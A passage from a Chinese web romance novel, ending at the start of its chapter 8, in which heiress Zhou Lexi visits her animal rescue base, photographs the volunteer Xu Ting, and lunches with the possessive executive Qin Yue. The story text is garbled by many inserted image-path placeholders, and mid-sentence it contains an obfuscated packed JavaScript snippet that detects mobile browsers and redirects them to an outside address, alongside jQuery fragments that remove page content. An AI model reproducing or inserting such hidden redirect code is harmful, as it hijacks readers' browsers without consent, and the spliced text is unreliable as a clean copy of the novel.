了解情况后,周乐惜便开始主动长期资助,一开始是按月打款,后面救助中心招了两个爱猫狗,脑子也灵活的大学生,开始靠网络直播和拍摄视频,接广告赚钱。
基地渐渐有了自己的收入,萍姐便不肯再收周乐惜的钱,周乐惜便改成一个季度固定捐赠。
办公室里,萍姐跟周乐惜讲最近的运营情况。
周乐惜摸着怀里的三花,余光往窗外看:“萍姐,你跟外面那个男孩子熟吗?”
萍姐看过去:“你说许亭?”
周乐惜:“对对对。”
萍姐到底是过来人,一下就懂了:“你今天是专门来找许亭的呀?”
周乐惜:“好久没见你了,也来看看你!”
萍姐笑了,她对周乐惜有感激也有着姐姐对妹妹的喜爱。
小姑娘长得漂亮又善良,一身行头价值不菲,依旧愿意把刚打完架沾着草屑的三花猫抱在怀里。
只要是认识她的人,恐怕没有一个会不喜欢她。
萍姐说:“许亭是咱们这儿的义工,不过他不常过来,每次过来都会给猫狗驱驱虫什么的,不过他性格冷淡,不爱跟人沟通,但对猫狗挺有耐心的。”
周乐惜了然地点点头。
萍姐说:“哎呀,我这正好要给新送过来的十只流浪猫驱虫,这会儿大家都在忙,还没找到人手帮忙。”
周乐惜立刻伸手:“我来!”
周乐惜拿上驱虫剂就出来找许亭了。
许亭看了她两眼,默默接过药盒。
周乐惜就不是个干活儿的主,索性大大方方站在一旁看了,看许亭熟练给猫猫驱虫,看着看着,视线落到了许亭冷白细瘦的手上。
她在心里下意识地比较着,秦越的手要大一些,常年健身骨节也更加硬朗有力。
许亭认真驱虫,一只手忽然伸了过来停在他手边,下一秒,耳边传来女孩带着几分稀奇的声音:“你比我还白耶!”
许亭:“……”
许亭抱着猫移动,背对着她。
周乐惜嘻嘻笑了两声,跟着他挪动,不再逗他,但也没有要帮忙的意思。
许亭也没打算让她驱虫,把全部药盒都放在自己手边。
许亭专心做事,忽然察觉周围异常安静,他下意识抬头,只见一道刺眼的闪光划过眼前,伴随着清脆的咔嚓声响。
许亭:“……”
周乐惜一点都没有被人发现偷拍的窘迫,而是眨着眼睛求问:“可以拍吗?”
可以吗可以吗。
许亭忽然发现,他对周乐惜,说不出不可以三个字。
周乐惜发了六宫格朋友圈。
五张是猫猫狗狗,第六张是周乐惜抱着三花猫和它一起自拍,照片右侧,露出许亭的一个虚影。
秦越看见这张照片时,人还远在京市,相隔千里,鞭长莫及。
结束了一天忙碌而乏味的公事应酬后,陪伴着他的,只有酒店窗外万籁俱寂的深夜。
男人单手扯开领带,松垮的领口下喉结滚动,深眸暗色翻涌。
顶着一张冷戾而倦怠的脸陷进沙发,他用指腹摩挲着手机屏幕,沉默无声地盯着这张照片。
往后,随着他们关系的深入,这样的照片只会越来越多地出现在周乐惜的朋友圈。
酒液滑入喉咙,冰凉刺骨。
他的心里住着一头野兽,受管制的项圈一直握在周乐惜手中,她只需轻轻一拽,他便能感知到彼此的羁绊,她始终在他身边。
可现在,她忽然松开牵引,目光越过了他。
她不知道,当野兽失去束缚,那些被长久压抑的兽性便会苏醒,会回归本性,会露出獠牙,会宣示主权。
会将她彻彻底底占有。
7. 你生日
黑色轿车提前等候,看见那道熟悉的身影从VIP通道出来,司机立刻上前打开后座车门。
于格跟着坐进副驾位,系好安全带。
犹豫片刻,他还是回头问道:“秦总,送您回家休息还是?”
“回公司。”后排传来的声音平静冷肃,秦越西装笔挺,垂眸翻阅文件。
于格只好示意司机开车,他也打起精神,快速编辑会议通知群发。
秦越走进会议室,低声交谈的参会人员迅速安静,他径直走向主位,落座,掀眸扫过众人:“开始。”
无须多余的开场白。
会议全程高效,最后一个方案确定,两小时过去。
秦越合上文件,起身离开,步伐神色沉稳如松,丝毫看不出已经几天连轴转的疲惫。
-
日光透过纱帘照进卧室。
周乐惜还没起床,昨晚和乌灵看电影喝了一整杯柠檬茶,导致半夜翻来覆去睡不着,天蒙蒙亮才眯了一会儿。手机铃声在响,周乐惜闭着眼睛用手摸,抓到了,贴在耳边:“干嘛?”
沈惠心是南方人,周乐惜随了母亲,一把甜美的嗓音带着刚睡醒的绵软气音,再凶巴巴,听起来也像撒娇。
“还没起?”这边,秦越似是没料到,他看了眼腕表:“继续睡,晚点再打给你。”
男人嗓音低沉,字里行间全是温和迁就。
“起了。”周乐惜的炸毛立刻被摸顺,她打了个哈欠,揉着眼睛含糊应他。
秦越:“那中午陪我吃饭?”
周乐惜睁开眼:“你回来了?”
“嗯。”
“不是没这么快吗?”
“事情不多。”
周乐惜伸了个懒腰:“吃饭可以,你得来接我,我不想开车。”
“好。”秦越笑。
挂断电话,周乐惜又在床上赖了一会儿才慢悠悠爬起来。
趿拉着拖鞋进衣帽间,随手抓了条套头的衬衫裙换上。
洗漱完,周乐惜只往脸上喷了保湿的喷雾,素面朝天,反正只是和秦越吃饭,她不用特意打扮,舒服又自在。
以为会让司机来接,没想到是秦越本人,钻进副驾,周乐惜乖巧端坐:“秦总,我听说你们信恒的食堂聘请的都是米其林星级厨师,菜式很不错呢?”
她的醉翁之意,他如何不知。
秦越握着方向盘,语气平静:“我过去,他们会吃得拘谨。”
“……也对哦。”周乐惜撇了撇嘴。
车子驶出小区,秦越看她一眼,随口提起动物救助基地的事。
“我不负责具体管理,就只投钱。”
因为失去过小狗,周乐惜就再也没养过任何小动物,哪怕一条金鱼。
因而对救助基地,她只是当一个冷漠的ATM。
尽管她能认出基地至少三分之一的猫猫狗狗,能叫出它们的名字,但也仅限于此。
她不想再投入感情,因为小动物的寿命太短暂,她害怕离别。
秦越侧头看她:“所以你大学毕业后急着创业,就是为了这个?”
“不然呢,你以为我是为了花天酒地呀?”周乐惜眨眨眼:“我又不是厉旭。”
被秦越留在京市处理后续的厉旭打了个大喷嚏。
“那怎么从来不跟我说?”
他自认对她了如指掌,把她放在眼皮底下,竟不知道这件事。
周乐惜喜欢发朋友圈,分享生活,美食,旅行,追星,以及晒一些心头好。
就像提了新车,她会发朋友圈,夸周晖是世界上最好的爸爸。
周晖表面不为所动,背地里和老友聚会,总会不经意地拿出手机,又不经意地刷到女儿的朋友圈,再不经意地递给老友们看。
周乐惜花家里的钱,从来都花得心安理得,给的情绪价值也是满满当当。
她是娇气包,也是贴心袄。
但动物救助基地一直是周乐惜自己默默在做的事。
聘请宠物医生,护士,照顾猫狗的员工,还有运营基地公众号的人员。
前两年,周乐惜几乎是往里头砸钱,得知爪爪基地的地址后,还有很多人半夜把猫狗放到门口弃养,无底洞似的花钱。
后来猫猫狗狗们被养得很好,她也从没发出来炫耀。
“这是我自己想做的事,跟你说了你肯定会给我打钱。”
不光他,周乐惜也没让家里人知道。
周乐惜耸耸肩:“反正我不够聪明不会赚钱,但我大方又善良啊,那么多优点也不能全部都让我拥有的!”
秦越听了,忍不住轻笑出声。
周乐惜唰地一下扭头,鼓起腮帮瞪他:“干嘛,难道我说的不对?!”
车子停在餐厅门口。
秦越解开安全带,倾身过来揉了揉她的脑袋,嗓音低沉:“对,我们惜惜善良又大方。”
男人手掌宽大,将她的发顶整个包拢在掌心里。
她自恋闹着玩儿,没料到秦越会这么认真地夸她,耳根就是一热,脸上也泛起红晕。
秦越看着她的变化,目光深邃。
指腹顺着发丝滑下,不经意便碰到了她的耳垂。
触碰很轻,周乐惜却一颤。
耳朵是她最敏.感的地方。
秦越眸色微暗。
周乐惜丝毫没有察觉,只是被夸得脸皮薄,故作淡定地哼了哼,一把挥开他的手,率先开门下车了。
秦越在车里等了几秒,才下车。
-
餐厅在顶层,靠窗的双人位。
周乐惜早餐没吃睡到现在,早就饿了,她拿过菜单开始点。
秦越坐在她对面,听她念菜名,有她喜欢吃的,也有他喜欢吃的。
他了解她,她同样了解他。
他们本就是不可分开的。
秦越喝了口茶,周乐惜抬头问他要不要加,秦越示意她做主。
周乐惜翻页,最后加了道蟹肉浓汤。
她不爱喝汤,秦越喜欢。
吃完饭,一点。
秦越自然是要回公司上班,他问周乐惜:“送你回家?”
周乐惜放下餐巾纸,笑嘻嘻道:“我下午没事,跟你回信恒吧!”
她脸上明晃晃写着:想去找许亭。
秦越视线在她脸上停留片刻,波澜不惊起身:“走吧。”
电梯下行至四楼,一对夫妻推着婴儿车走进来。
婴儿车很大,电梯不够宽。
小孩儿活泼好动,两条小腿踢蹬出来,两只脚的鞋底还沾着点泥渍。
秦越抬手,把周乐惜往自己身前轻轻拢了拢。
距离缩短,周乐惜闻到了他身上淡淡的清洌气息,依旧是她送他的香水。
周乐惜目光平视。
秦越垂眸:“在看什么?”
周乐惜戳了戳他的领带:“是我送的?”
秦越:“嗯。”
周乐惜视线下移:“袖扣好像也是我送的。”
“嗯。”秦越眸色更深,薄唇噙笑:“还有呢?”
“还有吗?”周乐惜歪了下脑袋,好像在玩寻宝小游戏。
电梯很安静,他们低低的交谈声自然也落入了那对夫妻耳中。
妈妈低声对爸爸说:“年轻小两口感情就是好啊。”
爸爸:“羡慕什么,我们当年不也这样;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179125|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,你还逼我穿情侣装呢。”
妈妈嗔爸爸一眼:“什么叫逼你?”
爸爸:“好好好,是我自愿就范的。”
二楼到了,夫妻推着婴儿车出去了。
电梯门闭合,空间重归安静。
周乐惜眨了眨眼,抬头看向秦越:“他们好像误会了……”
秦越:“误会什么?”
周乐惜:“你没听见?”
秦越看着她:“注意力没在别人身上。”
-
回到信恒,还没到上班时间。
周乐惜跟在秦越身后,她下意识瞥一眼许亭的工位,空荡荡的。
不一会儿,秘书端着茶点进来。
周乐惜吃得很饱,但还可以喝一喝。
大夏天的,她离不开冰饮。
秦越有公事电话进来,周乐惜便自顾自地坐在沙发上玩手机。
玩了会儿,上班时间到了。
秦越依旧站在窗前讲电话,背对着她。
周乐惜放下饮料,轻轻起身,蹑手蹑脚地往外溜。
几乎同时,秦越转过身,目光沉静地盯着她的背影。
总裁办的其他人已经陆续就位,可许亭的位置依然空着。
周乐惜扫视一圈。
瞧见于格,她走过去。
于格:“哦,许助理出去送合同了。”
周乐惜轻轻啊了声:“这么巧,那他什么时候回来?”
于格抬腕看了眼表:“应该没个一小时回不来。”
周乐惜:“哦……”
于格错眼看向秦越的办公室:“秦总在里面吗?”
周乐惜:“嗯,我跟他一起过来的。”
于格顿了顿,欲言又止:“秦总在京市连着忙了好几天,昨晚更是熬到半夜,今早刚下飞机就直接来了公司,连休息的时间都没有,又忙了一上午……周小姐,您要不然,劝一劝秦总?”
这番话听得周乐惜一愣:“他明明跟我说事情不多啊……”于格闻言,顿时从心底生出了浓浓的敬畏和崇拜:“可能对秦总来说,这点工作量确实不算多吧!”
周乐惜皱起眉:“再怎么厉害也是个人,又不是机器。”
这么忙还非要接她吃午饭……真是……
周乐惜走进来,刚好看到秦越用指节抵着眉骨揉了揉。
秦越看她疾步匆匆,脸色也臭,他扯着薄唇,语气里添了几分克制不住的冷:“怎么,许助理不在,就不高兴了?”
周乐惜快步走到他身侧,二话不说啪的一声就合上了他的电脑:“你去休息!”
秦越一怔,随即挑眉,目光落在她紧蹙的眉头上:“我休息了,事情谁帮我做?”
周乐惜直接伸手拽住他的胳膊,微微用力:“你给我起来!”
以她的力气哪里拽得动他,他甚至只要反向施力,她整个人便会栽倒在他腿上。
秦越勾起唇,由着她拔萝卜似的动作缓缓站起身。
“我来帮你做行了吧!”周乐惜一屁股坐进他的椅子。
秦越垂眸看她。
周乐惜:“干嘛,信不过我?我只是帮你审批文件,又不动你的资金,不会破产的。”
秦越肩线放松靠在桌边,嗓音低沉而从容:“你随意动,真弄垮了,我也能给你兜着。”
他有的是给她撑腰的资本和能力。
周乐惜哼了哼:“行了,你快去休息吧,别打扰我工作。”
秦越低笑一声:“嗯。”
周乐惜重新掀开他的电脑盖。
她抬头:“密码多少?”
秦越看着她的眼睛,语气仿佛很是寻常:“你生日。”
8. 零距离
她的生日……
周乐惜愣住了。
